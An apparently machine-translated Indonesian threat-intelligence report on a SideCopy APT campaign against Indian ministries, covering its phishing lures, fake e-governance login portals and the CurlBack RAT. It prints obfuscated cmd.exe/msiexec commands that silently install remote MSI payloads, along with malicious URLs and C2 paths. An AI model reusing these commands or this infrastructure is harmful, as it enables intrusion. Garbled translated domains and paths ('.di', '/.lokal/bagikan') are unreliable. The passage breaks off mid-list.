
Seqrite Tim Labs APT telah mengungkap taktik baru dari SideCopy APT yang terkait dengan Pakistan yang digunakan sejak minggu terakhir Desember 2024. Kelompok ini telah memperluas cakupan targetnya di luar pemerintah India, sektor pertahanan, maritim, dan mahasiswa universitas, hingga kini mencakup entitas di bawah kementerian perkeretaapian, minyak & gas, dan luar negeri. Salah satu perubahan penting dalam kampanye terbaru adalah transisi dari penggunaan file HTML Application (HTA) ke penggunaan paket Microsoft Installer (MSI) sebagai mekanisme penyiapan utama.
Pelaku ancaman terus mengembangkan taktik mereka untuk menghindari deteksi, dan pergeseran ini didorong oleh penggunaan terus-menerus dari side-loading DLL dan intrusi multi-platform. Evolusi ini juga mencakup teknik seperti reflective loading dan penggunaan kembali alat open-source seperti Xeno RAT dan Spark RAT, mengikuti tren Async RAT untuk memperluas kemampuannya. Selain itu, muatan baru yang disebut CurlBack RAT telah diidentifikasi yang mendaftarkan korban ke server C2.
Temuan Kunci
- Nama pengguna yang dikaitkan dengan ID email penyerang menyamar sebagai anggota personel pemerintah dengan latar belakang keamanan siber, memanfaatkan ID yang telah disusupi.
- Domain palsu yang meniru layanan e-pemerintahan, dengan direktori terbuka, digunakan untuk menghosting muatan dan halaman login phishing kredensial.
- Tiga belas subdomain dan URL menjadi tuan rumah halaman login untuk berbagai Layanan RTS untuk beberapa Perusahaan Kotamadya (CMC), semuanya di negara bagian Maharashtra.
- Domain resmi Proyek Hidrologi Nasional (NHP), di bawah Kementerian Sumber Daya Air, telah dibobol untuk mengirimkan muatan berbahaya.
- Taktik baru seperti pemuatan reflektif dan dekripsi AES pada bagian sumber daya melalui PowerShell untuk menyebarkan versi khusus alat sumber terbuka berbasis C# XenoRAT.
- Varian modifikasi dari alat sumber terbuka berbasis Golang SparkRAT, yang menargetkan platform Linux, telah diterapkan melalui aktor sebelumnya digunakan untuk muatan RAT Poseidon dan Ares.
- RAT baru yang disebut CurlBack menggunakan teknik pemuatan samping DLL. RAT ini mendaftarkan korban ke server C2 melalui UUID dan mendukung transfer berkas menggunakan curl.
- Kampanye bertema perangkap madu dilakukan pada bulan Januari 2025 dan Juni 2024, bertepatan dengan penangkapan seorang pegawai pemerintah yang dituduh membocorkan data sensitif kepada seorang pengurus Pakistan.
- Portal pendidikan yang sebelumnya diretas dan terlihat pada Agustus 2024, kembali aktif pada Februari 2025 dengan URL baru yang menargetkan mahasiswa. URL ini menggunakan tiga tema berbeda: "Perubahan Iklim", "Pekerjaan Penelitian", dan "Profesional" (Analisis lengkap dapat dilihat dalam rekaman). di sini, menjelaskan enam kluster SideCopy APT yang berbeda).
- Grup induk SideCopy, APT36, telah menargetkan Afghanistan setelah sekian lama mengangkat tema terkait Kantor Administrasi Tahanan (OPA) di bawah naungan Emirat Islam Afghanistan. Kampanye terbaru yang menargetkan sistem Linux dengan tema "Mengembangkan Kepemimpinan untuk Perang Masa Depan" melibatkan stager terenkripsi AES/RC4 untuk menghapus alat MeshAgent RMM.
Sektor yang menjadi sasaran Kementerian India
- Kereta Api
- Minyak gas
- Urusan eksternal
- Pertahanan
Email Phishing

Kampanye yang menargetkan sektor Pertahanan dimulai dengan email phishing tertanggal 13 Januari 2025, dengan subjek "Jadwal pembaruan NDC 65 sebagaimana dibahas". Email tersebut berisi tautan untuk mengunduh berkas bernama "NDC65-Updated-Schedule.pdf" untuk memikat target.

Email phishing kedua yang dikirim pada 15 Januari 2025 dengan subjek "Pembaruan kebijakan untuk kursus ini.txt" juga berisi tautan phishing. Email ini berasal dari ID email yang tampak resmi, tetapi kemungkinan telah diretas. National Defence College (NDC) adalah lembaga pelatihan layanan pertahanan untuk strategi dan praktik Keamanan Nasional yang berlokasi di Delhi, beroperasi di bawah Kementerian Pertahanan, India.

Alamat email penyerang, "gsosystems-ndc@outlook[.]com", dibuat pada 10 Januari 2025 di UEA dan terakhir terlihat aktif pada 28 Februari 2025. OSINT mengungkapkan ID email yang mirip, "gsosystems.ndc-mod@nic[.]in", milik Pusat Informatika Nasional (NIC), sebuah departemen di bawah Kementerian Elektronika dan Teknologi Informasi (MeitY), India. Nama pengguna yang terhubung dengan email penyerang tersebut menyamar sebagai anggota staf pemerintah dengan latar belakang keamanan siber.
Dokumen Umpan
Umpan ini terkait dengan Sekolah Tinggi Pertahanan Nasional (NDC) di India dan berisi Kalender Pelatihan Tahunan (Studi & Kegiatan) untuk tahun 2025 untuk Kursus ke-65 (NDC-65). Berlokasi di New Delhi, lembaga ini merupakan lembaga pelatihan dinas pertahanan dan pusat pembelajaran strategis tertinggi bagi perwira Dinas Pertahanan (Angkatan Bersenjata India) dan Pegawai Negeri Sipil, yang semuanya beroperasi di bawah Kementerian Pertahanan India.
OpenDir dan CredPhish


Domain palsu yang mengatasnamakan layanan portal e-Pemerintahan telah digunakan untuk menjalankan kampanye yang menargetkan entitas perkeretaapian. Domain ini dibuat pada 16 Juni 2023 dan menampilkan direktori terbuka yang menyimpan beberapa berkas, yang diidentifikasi selama investigasi.

Sebanyak 13 subdomain telah diidentifikasi, yang berfungsi sebagai portal login untuk berbagai sistem seperti:
- Webmail
- Sistem Manajemen Tangki Keselamatan
- Sistem penggajian
- Tetapkan Otoritas
Kemungkinan besar, portal-portal ini digunakan untuk phishing kredensial, dengan secara aktif menyamar sebagai beberapa portal pemerintah yang sah sejak tahun lalu. Halaman-halaman login ini biasanya terkait dengan Layanan RTS (Undang-Undang Hak atas Layanan Publik) dan melayani berbagai Perusahaan Kotamadya (CMC). Semua portal palsu ini milik kota-kota yang terletak di negara bagian Maharashtra:
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar
Tabel berikut mencantumkan sub-domain yang teridentifikasi dan tanggal pertama kali diamati:
| Sub-domain | Pertama kali melihat |
| gadchiroli.egovservice[.]di | 2024-12-16 |
| pen.egovservice[.]di | 2024-11-27 |
| cpcontacts.egovservice[.]di
cpanel.egovservice[.]di webdisk.egovservice[.]di cpcalendars.egovservice[.]di webmail.egovservice[.]di |
2024-01-03 |
| dss.egovservice[.]di
cmc.egovservice[.]di |
2023-11-03 |
| mail.egovservice[.]di | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]di |
2023-07-23 |
| egovservice[.]di | 2023-06-16 |

Semua domain ini memiliki riwayat DNS berikut yang sebagian besar terdaftar di bawah AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). Hal ini menunjukkan kemungkinan adanya infrastruktur terkoordinasi yang dirancang untuk menyamar sebagai layanan yang sah dan mengumpulkan kredensial dari pengguna yang tidak menaruh curiga.
Investigasi lebih lanjut terhadap direktori terbuka mengungkapkan URL tambahan yang terkait dengan domain palsu tersebut. URL-URL ini kemungkinan memiliki tujuan phishing yang serupa dan memuat konten tipuan lainnya.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/penggajian_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Gugus-A

Klaster pertama operasi SideCopy menunjukkan pendekatan canggih dengan menargetkan lingkungan Windows dan Linux secara bersamaan. Trojan akses jarak jauh (RAT) baru telah ditambahkan ke dalam persenjataan mereka, meningkatkan kemampuan mereka untuk menyusupi beragam sistem secara efektif.
Windows

Tautan email spear-phishing mengunduh berkas arsip yang berisi pintasan ekstensi ganda (.pdf.lnk). Berkas-berkas ini dihosting di domain yang tampaknya sah:
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-Hari-Libur-Nasional-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/BahanPelatihan/aspx/Pedoman-Keamanan/ |
Pintasan tersebut memicu cmd.exe dengan argumen yang menggunakan karakter escape (^) untuk menghindari deteksi dan mengurangi keterbacaan. ID mesin baru “dv-kevin” terlihat pada file-file ini, seperti yang biasanya kita lihat pada awalan “desktop-” di tempatnya.
Utilitas msiexec.exe digunakan untuk menginstal paket MSI yang dihosting dari jarak jauh. Utilitas ini menggunakan tanda mode senyap dengan sakelar instalasi.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

Domain pertama meniru situs e-governance palsu yang terlihat dengan direktori terbuka, sedangkan domain kedua adalah domain yang disusupi yang merupakan milik Proyek Hidrologi Nasional resmi, sebuah entitas di bawah Kementerian Sumber Daya Air. MSI tersebut berisi executable .NET ConsoleApp1.exe yang menjatuhkan beberapa file PE yang dikodekan base64. Pertama, dokumen umpan dijatuhkan di direktori Publik dan dibuka, sedangkan file PE lainnya dijatuhkan di ' C:\ProgramData\LavaSoft\ '. Di antaranya terdapat dua DLL:
- DLL yang sah: Sampeose.dll
- DLL berbahaya: DUI70.dll, diidentifikasi sebagai Tikus CurlBack.
Tikus CurlBack

Sebuah file biner Windows yang ditandatangani, girbesre.exe, dengan nama asli CameraSettingsUIHost.exe , diselipkan di samping file DLL. Saat dieksekusi, file EXE tersebut memuat DLL berbahaya secara tidak langsung. Keberlangsungan program dicapai dengan menyelipkan skrip HTA ( svnides.hta ) yang membuat kunci registri Run untuk file EXE tersebut. Dua sampel DLL berbahaya yang berbeda ditemukan, dengan stempel waktu kompilasi 2024-12-24 dan 2024-12-30.

CurlBack RAT awalnya memeriksa respons URL tertentu dengan perintah '/antivmcommand'. Jika responsnya "aktif", ia akan melanjutkan, jika tidak, ia akan berhenti sendiri dan tetap melakukan pemeriksaan. Ia mengumpulkan informasi sistem dan semua perangkat USB yang terhubung menggunakan kunci registri:
- “SYSTEM\\ControlSet001\\Enum\\USBSTOR”


Tampilan proses yang terhubung dan berjalan dihitung untuk memeriksa explorer, msedge, chrome, notepad, taskmgr, services, defender, dan settings.

Selanjutnya, ia menghasilkan UUID untuk pendaftaran klien dengan server C2. ID yang dihasilkan disimpan di “ C:\Users\<username>\.client_id.txt” bersama dengan nama pengguna.
Sebelum mendaftarkan ID, persistensi diatur melalui tugas terjadwal dengan nama “ OneDrive ” untuk biner yang sah, yang dapat dilihat di lokasi: “ C:\Windows\System32\Tasks\OneDrive ”.
String terbalik yang ditambahkan ke domain C2 dan tujuannya:
| String | Fungsi |
| /retsiger/ | Daftarkan klien dengan C2 |
| /sdnammoc/ | Ambil perintah dari C2 |
| /taebtraeh/ | Periksa koneksi dengan C2 secara teratur |
| /stluser/ | Unggah hasil ke C2 |
Setelah terdaftar, koneksi tetap aktif untuk mengambil perintah apa pun yang dikembalikan dalam respons.

Jika respons berisi nilai apa pun, respons tersebut mengambil stempel waktu saat ini dan mengeksekusi salah satu perintah C2 berikut:
| perintah | Fungsi |
| Info | Kumpulkan informasi sistem |
| Download | Unduh file dari host |
| ketekunan | Ubah pengaturan persistensi |
| menjalankan | Menjalankan perintah yang sewenang-wenang |
| ekstrak | Ekstrak data dari sistem |
| izin | Periksa dan tingkatkan hak istimewa |
| Pengguna | Menghitung akun pengguna |
| cmd | Menjalankan operasi baris perintah |


Fungsi dasar lainnya termasuk mengambil detail pengguna dan host, mengekstrak berkas arsip, dan membuat tugas. String dan kode menunjukkan bahwa CURL dalam DLL berbahaya tersebut berfungsi untuk menghitung dan mentransfer berbagai format berkas:
- File gambar: GIF, JPEG, JPG, SVG
- File teks: TXT, HTML, PDF, XML
Linux
Selain serangan yang berfokus pada Windows, klaster pertama SideCopy juga menargetkan lingkungan Linux. File arsip berbahaya tersebut memiliki nama yang sama dengan versi Windows-nya, tetapi dengan tanggal modifikasi 2024-12-20. Arsip ini berisi biner ELF berbasis Go, yang mencerminkan strategi lintas platform yang konsisten. Setelah dianalisis, alur fungsi stager memiliki kemiripan kode dengan stager yang terkait dengan Poseidon dan Ares RAT. Keduanya masing-masing terkait dengan APT Transparent Tribe dan SideCopy.

Fungsionalitas Stager:
- penggunaan wget perintah untuk mengunduh umpan dari layanan egov domain ke direktori target /.lokal/bagikan dan membukanya (National-Holidays-RH-PER_N-1.pdf).
